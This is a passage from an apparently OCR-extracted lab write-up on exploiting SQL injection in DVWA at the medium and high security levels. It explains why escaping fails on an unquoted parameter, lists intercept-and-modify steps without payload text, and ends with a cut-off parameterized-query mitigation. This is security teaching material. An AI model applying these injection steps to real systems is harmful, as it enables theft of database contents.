
7.1.2 Medium Level Security


The medium level uses a form of SQL injection protection, with the function of "mysql_real_escape_string()". However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered.

The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.


Steps:

1. View target page for analysis functionality.







2. View source code for analysis.




3. Turn on interception for capture traffic.




4. Intercept the request



4. Make changes in request for exploit vulnerabilities.



5. Successfully exploit it and gain sensitive information.





7.1.3 High Level Security


This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being transferred to the vulnerable query via session variables using another page, rather than a direct GET request.

Steps:


1. View target web for analysis of functionality.





Submit
Close
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)



DVWA
Vulnerability: SQL Injection
Click here to change your ID.
Session ID: 1
Submit
Close
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

2. View source page code for analysis.



3. Enter payload and exploit vulnerabilities.





Mitigation:

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Sample code:

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

